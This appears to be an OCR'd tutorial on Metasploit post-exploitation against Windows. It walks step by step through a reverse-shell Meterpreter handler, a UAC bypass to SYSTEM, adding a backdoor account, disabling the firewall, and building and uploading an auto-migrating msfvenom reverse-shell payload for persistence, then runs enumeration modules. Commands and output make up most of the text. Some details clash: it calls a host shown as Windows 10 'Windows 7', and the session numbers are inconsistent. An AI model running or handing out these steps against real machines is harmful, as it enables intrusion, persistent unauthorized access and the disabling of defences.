
```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload /windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (175174 bytes) to 192.168.221.157
[*] Meterpreter session 11 opened (192.168.221.128:4444 -> 192.168.221.157:64535) at 2021-
10-05 10:20:20 -0400

meterpreter >
```

After having a meterpreter session, check a few things on the system before taking another step to privesc. We want to know how much time the machine is running; that way, we calculate when the user is away from the computer or vice versa to determine the machine's idle working time. The **idle time** is supposed to tell how long it has been since the user typed any input on that terminal. Windows never reads input from a terminal for X-windows sessions but instead gathers input directly from the mouse and keyboard.




```
meterpreter > idletime
User has been idle for: 54 secs
meterpreter >
```

A system information check is critical to check. That way, check if a kernel exploit is available for this machine.




```
meterpreter > sysinfo
Computer        : WINDEV2104EVAL
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Checking for running processes on the machine.



```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                    Path
 ---   ----  ----              ----  -------  ----                    ----
 0     0     [System Proce
             ss]
 4     0     System
 40    4     Secure System
 76    4     Registry
 320   4     smss.exe
 432   628   svchost.exe
 440   432   csrss.exe
```


Check the current path in the session.



```
meterpreter > pwd
C:\Users\User\Desktop
meterpreter >
```

After checking all available information, go for kernel exploit, which is very vulnerable to those Windows machines. Kernel exploits are programs that leverage kernel vulnerabilities to execute arbitrary code with elevated permissions. Successful kernel exploits typically give attackers superuser access to target systems through a root command prompt. In many cases, escalating to root on a Linux system is as simple as downloading a kernel exploit to the target file system, compiling it, and executing it.


Now, create a new user on the victim's machine. This way, you have access to the system at any given time. To create a new user on the victims' machine, escalate the privileges to a higher tier since we have a standard privilege.



```
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(multi/handler) >
```


UAC, or User Account Control, is a security feature of Windows that limits what a standard user can do until an administrator authorizes a temporary increase of privileges. We've all dealt with the annoying pop-up when trying to install software or run a specific program. Still, this feature helps keep malware at bay by allowing applications to run with higher privileges on an as-needed basis.

Search for **bypassuac** (bypass user account control).




```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                              Disclosure Date  Rank
Check  Description
   -   ----                                              ---------------  ----
-----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual
Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual
Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent
No     Windows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent
No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent
No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
```

Use the first option, which is useful for us, type use and the exploit's name.




```
msf6 exploit(multi/handler) > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted
```

The requirements are filled for running the exploit. Set an available session for the BypassUAC. Type **getsystem**; this command attempts to elevate the privilege to that of the local system.




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

We got the system using the **bypassuac exploit**. Check that using the **getuid** command.




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Spawn a shell since it is a Windows 7 machine; type **shell**.




```
meterpreter > shell
Process 1176 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

To create a user creation in Windows, type: **net user <username> <password> /add**




```
C:\Windows\system32>net user pwned 1123 /add
net user pwned 1123 /add
The command completed successfully.


C:\Windows\system32>
```

Another step into the system is to disable the victim’s firewall, which would favor the next step: create an auto-migrated payload, which opens a session every time the user tries to kill the payload process. On the shell session, type **netsh advfirewall set allprofiles state off**.



```
C:\Windows\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.


C:\Windows\system32>
```




Turn on Windows Firewall
Windows Firewall is turned off. Click to turn it on.

Creating the Auto Migrating Payload

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.64.144 lport=5555 prependmigrate=true
prependmigrateproccess=explorer.exe -f exe <payloadName>
```


Upload and run the auto-migrating payload.




```
meterpreter > upload /home/kali/Desktop/autoMigrator.exe
[*] uploading  : /home/kali/Desktop/autoMigrator.exe -> autoMigrator.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/autoMigrator.exe -> autoM
igrator.exe
[*] uploaded   : /home/kali/Desktop/autoMigrator.exe -> autoMigrator.exe
```

After uploading the payload, check if it was successfully uploaded by typing **ls | grep <payloadName>**

Execute by typing: **execute -f <payloadName.exe> -i -H**



```
meterpreter > ls | grep autoMigrator.exe
100777/rwxrwxrwx  73802  fil  2021-10-08 02:29:52 -0400  autoMigrator.exe
meterpreter > execute -f autoMigrator.exe -i -H
Process 2120 created.
Channel 2 created.
meterpreter > 
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name            Arch  Session  User                   Path
 ---   ----  ----            ----  -------  ----                   ----
 0     0     [System Proce
             ss]
 4     0     System          x64   0
 240   4     smss.exe        x64   0        NT AUTHORITY\SYSTEM    C:\Windows\System32\sm
```


Use many more techniques and methods to privilege escalation and persistence for Windows or Linux.

Using the Meterpreter Modules for Enumeration

Metasploit offers several post-exploitation modules that further information gathering on the target network.

ARP Scanner


The **arp_scanner** post-module runs an ARP scan for a given range through a compromised host.



```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.64.0/24

[*] Running module against WIN-DU7G2BR8VUH
[*] ARP Scanning 192.168.64.0/24
[+]     IP: 192.168.64.2 MAC 00:50:56:ec:af:90 (VMware, Inc.)
[+]     IP: 192.168.64.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)
[+]     IP: 192.168.64.137 MAC 00:0c:29:4a:86:2f (VMware, Inc.)
[+]     IP: 192.168.64.144 MAC 00:0c:29:4a:86:2f (VMware, Inc.)
[+]     IP: 192.168.64.151 MAC 00:0c:29:15:e7:ee (VMware, Inc.)
[+]     IP: 192.168.64.255 MAC 00:0c:29:15:e7:ee (VMware, Inc.)
[+]     IP: 192.168.64.254 MAC 00:50:56:f5:1d:a1 (VMware, Inc.)
```

CheckVM


The **checkvm** post module checks to see if the compromised host is virtual. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.



```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
meterpreter > 
```

Enumeration of Services and Process


The dumplinks module parses the **.lnk** files in a user's Recent Documents, which could be useful for further information gathering. As shown, we first need to migrate into the user process before running the module.




```
meterpreter > run post/windows/gather/dumplinks

[*] Running module against IEWIN7
[*] Extracting lnk files for user IEUser at C:\Users\IEUser\AppData\Roaming\Microsoft\Wind
ows\Recent\...
[*] Processing: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\alternatestreamvi
ew-x64.zip.lnk.
[*] Processing: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\AlternateStreamVi
ew.lnk.
```

Enumerating Applications

The **enum_applications** module enumerates the applications installed on the compromised host.




```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on IEWIN7

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Alien Registry Viewer version 3.6                       3.6
 Alien Registry Viewer version 3.6                       3.6
 HxD Hex Editor version 1.7.7.0                          1.7.7.0
 HxD Hex Editor version 1.7.7.0                          1.7.7.0
 Kaspersky VPN                                           21.3.10.391
```



```
 Update for Microsoft .NET Framework 4.7.1 (KB4532932)   1
 Update for Microsoft .NET Framework 4.7.1 (KB4532932)   1
 WinPcap 4.1.3                                           4.1.0.2980
 WinPcap 4.1.3                                           4.1.0.2980
 WinRAR 6.01 beta 1 (32-bit)                             6.01.1
 WinRAR 6.01 beta 1 (32-bit)                             6.01.1


[+] Results stored in: /root/.msf4/loot/20211006034523_default_192.168.221.172_host.applic
ation_032242.txt
meterpreter > 
```

